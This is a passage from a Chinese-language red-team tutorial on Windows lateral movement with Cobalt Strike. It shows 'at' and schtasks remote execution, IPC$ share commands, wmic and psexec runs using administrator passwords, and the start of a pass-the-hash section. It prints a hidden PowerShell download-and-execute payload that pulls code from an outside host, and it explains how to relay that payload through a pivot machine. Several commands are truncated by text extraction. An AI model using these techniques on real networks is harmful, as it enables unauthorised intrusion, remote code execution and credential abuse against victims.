2012等新版系统中已被弃用，所以需要使用 schtasks 命令代替。



如果目标机器支持 at 命令，参考如下。

```
net time \\192.168.200.66
at \\192.168.200.66 11:05 c:\demo.exe
```

成功上线，该会话为被动连接，不操作的不会回连，如果中转机会话断掉，该会话也会断掉。



2.3 IPC 相关的命令

开放/关闭 ipc$ 共享。

```
net share ipc$
net share ipc$ /del
```

共享计算机 C 盘。

```
net share C=c:\
```

查看/删除共享的资源。

```
net share
net share C /del
```

取消IPC远程连接。

```
net use * /del /y
```

03 WMI

> WMI(Windows Management Instrumentation，Windows管理规范)是一项核心的Windows管理技术；用户可以使用WMI管理本地和远程计算机。

3.1 利用条件


1）启动WMI服务（默认开启）。

2）开放135端口。

3.2 利用方式

在 CS 客户端对Win 7(192.168.200.222)会话进行操作。

使用CS生成一个WEB交互式Payload（Scripted Web Delivery）来实现无文件落地上线。



生成的 Payload。

```
1 powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloa
```


在CS 客户端执行 wmic 远程命令。


Tips：因为目标主机不出网所以需要把 `http://39.100.x.x:7799/a` *上的payload，复制下来并在跳板机开启WEB服务，使受害机下载并执行跳板机上的Payload，上线CS。*

跳板机安装了 python 运行如下命令快速开启WEB服务。

```
beacon> shell python -m SimpleHTTPServer 8080
```


```
beacon> shell wmic /node:192.168.200.66/user:administrator /password:Hack
```





成功上线。


在 windows server 2012 验证。




Tips：wmic命令缺点无回显，但是可借助其他脚本(wmiexec.vbs)来实现回显功能。

04 PsExec


> PsExec是一种轻巧的telnet替代品，可让您在其他系统上执行进程，并为控制台应用程序提供完整的交互性，而无需手动安装客户端软件。




```
beacon> shell psexec.exe \\192.168.200.66 -u Administrator -p Hacker@1. w
```




```
beacon> shell psexec.exe \\192.168.200.66 -u Administrator -p Hacker@1. p
```



Tips：psexec 传递命令时不要添加双引号否则会报“系统找不到指定的文件”的错误。

Psexec下载地址：

https://docs.microsoft.com/zh-cn/sysinternals/downloads/psexec

更多参考：


https://www.itprotoday.com/compute-engines/psexec


4.1 CS Psexec_psh hash传递


凭证窃取中并不是每次都可以获取到明文，会出现只有hash的情况，获取hash同样可以进行横向操作。

